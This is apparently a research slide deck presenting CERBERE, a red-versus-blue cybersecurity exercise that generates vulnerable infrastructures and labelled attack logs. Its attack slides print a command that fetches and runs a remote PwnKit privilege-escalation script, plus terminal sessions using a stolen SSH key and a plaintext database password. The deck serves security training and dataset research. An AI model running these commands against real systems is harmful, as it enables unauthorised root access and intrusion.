CERBERE
Cybersecurity Exercise for Red and Blue team Entertainment, Reproducibility and Experience

P.-V. Besson, R. Brisse, H. Orsini, **Natan Talon**
A. Sanchez
J.-F. Lalande, F. Majorczyk, V. Viet Triem Tong

CentraleSupélec, Inria, Univ. Rennes, CNRS, IRISA
Hackuity, Malizen

CIDRE → PIRAT

Published at CyberHunt workshop (IEEE BigData 2023)

THCON - 5th April 2024

People

Pierre-Victor BESSON, Phd 3rd y.

Generation of vulnerable infrastructures

Helene Orsini : PhD 3rd y.

Intrusion Detection Systems

Natan Talon : PhD 3rd y.

Web pentesting

Romain Brisse : PhD

Recommendation in Investigations

Context of this work

Industrial activities in security of infrastructures:

- Prevention: audit, **pentest**
- Supervision: detection of attacks, digital **investigations**, **IDS**
- Remediation: reverse engineering, forensic, incident response
- Testing, training and educating: **exercises** Red vs Blue

Our research contributions require:

- Data representative of reality
- Realistic infrastructures
- Well-configured software and services

Problematic

But we do not have that, do we?

State of the art I

Attack logs datasets are:

- Kept private – lack of reproducibility (TC3-TC5)
- Obsolete (KDD99)
- Partial (VAST2012, e.g. network or system data only, . . .)
- Not representative of the diversity of attacks that exists in reality
- Contain errors (CICIDS2017)

State of the art II

Stake: **available data that matches reality**


Cyber ranges allow for the generation of such data:

- deployment is costly
- Scenarios are static
- Little variability
- Little to no legitimate traffic


Attack scenario generator (SOCBED, SecGen):

- Rigid architecture
- Complex attack surface (side effect)
- Maintenance


The CERBERE project



Design



Play



Dataset groundtruth

Scientific goals

- **Design**: How to generate vulnerable infrastructures?
- **Play**: How to record red and blue team exercises?
- **Dataset groundtruth**: Can we label the produced logs?

Design vulnerable infrastructures




Figure: From a scenario of vulnerable infrastructure to a real instance

The CERBERE exercise




Figure: Attack and investigation

Labelling logs




Figure: Labellisation

CERBERE

Attack positions I

Table: List of procedures available for each technique in CERBERE.

Technique	Procedures
$\tau_{0,3}$ = T1190	π_1: Website with command injection (easy) π_2: Website with command injection (medium) π_3: Django directory traversal rewarding ssh key
τ_1= T1068	π_4: Vulnerable sudo version (CVE-2019-14287) π_5: Vulnerable pkexec process
$\tau_{2,6}$ = T1552	π_6: Passwords in .bash_history π_7: Password in .txt file
$\tau_{4,6}$ = T1021	π_9: SSH Access from key π_{10}: SQL server rewarding a flag

16 resulting possible scenarios !

Attack positions II

Exploit public-facing application

A command injection in a vulnerable *Node* website.

Attack positions III

Privilege escalation

The use of a pkexec CVE

```
sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh
)"
root@zagreus0:/home/alice# id
id
uid=0(root) gid=0(root) groups=0(root),1002(alice)
root@zagreus0:/home/alice#
```

Attack positions IV

Unsecured credentials

Passwords in an unprotected file.

Attack positions V

Exploit public-facing application

A (not so) simple directory traversal in a *Django* website.

Attack positions VI

Remote services

An SSH connection suspiciously obtained.

```
-----END OPENSSH PRIVATE KEY-----' > key
root@zagreus0:/home/superuser# ls
ls
important.txt  key
root@zagreus0:/home/superuser# chmod 600 key
chmod 600 key
root@zagreus0:/home/superuser# ssh superuser@192.168.56.3 -i key
ssh superuser@192.168.56.3 -i key
The authenticity of host '192.168.56.3 (192.168.56.3)' can't be established.
ECDSA key fingerprint is SHA256:MPghgLrbAWCQqSusi8PLatx51B83ekUgjOhZacrs//w.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '192.168.56.3' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)
```

Attack positions VII

Unsecured credentials

Leaving credentials lying around is becoming a habit.

Attack positions VIII

```
superuser@hades0:~$ ls -al
ls -al
total 32
drwxr-xr-x 4 superuser superuser 4096 Dec  8 14:12 .
drwxr-xr-x 6 root      root      4096 Dec  8 13:57 ..
-rw------- 1 superuser superuser   92 Dec  8 13:59 .bash_history
-rw-r--r-- 1 superuser superuser  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 superuser superuser 3771 Feb 25  2020 .bashrc
drwx------ 2 superuser superuser 4096 Dec  8 14:12 .cache
-rw-r--r-- 1 superuser superuser  807 Feb 25  2020 .profile
drwxr-xr-x 2 superuser superuser 4096 Dec  8 13:59 .ssh
superuser@hades0:~$ cat .bash_history
cat .bash_history
#TODO store credentials securely
 machine: melinoe
 user: postgres
a plaintext password94782superuser@hades0:~$
```

Attack positions IX

Remote services

An access to a database containing the last flag using legitimate credentials.

```
psql -h 192.168.56.4 -p 5432 -U postgres
Password for user postgres: a plaintext password94782

psql (12.17 (Ubuntu 12.17-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_G
mpression: off)
Type "help" for help.

postgres=#
```

CERBERE experiments

A successful first experiment in real conditions

Spring school of EUR CyberSchool (University of Rennes, France)

- M1/M2 students + some researchers
- 13 red teamers (2h)
- 9 blue teamers (2h)
- 60 VMs hosted on one host with 80 Go of RAM, 36 threads

Results

Table: Successful attacks (red team) and discoveries (blue team)

		Red team exploitation	**Blue team discovery**
Total nb players		13	7
Scenario step	**Mitre ATT&CK Technique**		
T_0	T1190	7	5
T_1	T1068	7	5
T_2	T1155	7	3
T_3	T1190	4	2
T_4	T1021	3	2
T_5	T1552	3	2
T_6	T1021	3	0

Lessons Learned from the red team

Attack logs produced	900Mo
Repartition of system vs network logs	2:1

Table: Metrics

Insights & Open issues

- Handling instance difficulty
- Controlling the attack surface

Metrics from the blue team exercise

Investigations	9
Cumulated investigation time	18h+
Recorded user actions	2706

Table: Metrics

Insights & Open issues

- After a discovery, the related steps are almost always found,
- Legitimate accesses are **hard** to find.

Dataset

The groundtruth problem

Generating data is great, but for the newly formed dataset to be really useful you need:


- Information about the provenance and formatting of the logs,
- A **groundtruth**,
- Labellisation.

Description

- Network traffic
  - pcap format
  - netflow format

- Auditd system logs annotation
  - graph
  - log analysis

Labelling pcap logs



Takeaway

Play with CERBERE

- A cybersecurity exercise with your variable scenario,
- Replay it yourself using URSID (published FPS 2023): https://gitlab.inria.fr/cidre-public/ursid

Dataset

A labellised dataset with **network and system logs**: https://gitlab.inria.fr/cidre-public/cerbere-dataset

Conclusion

Replay !

The second iteration of the project is already in the works and will be a full challenge in a large-scale CTF (Breizh-CTF, May 17th) with about 600 participants.

1. Automating scenario variability and deployment.
2. Working on legitimate life within the architecture.

People

Pierre-Victor BESSON:
pierre-victor.besson@inria.fr

Helene Orsini: helene.orsini@irisa.fr

Natan Talon: ntalon@hackuity.io

Romain Brisse: romain@malizen.com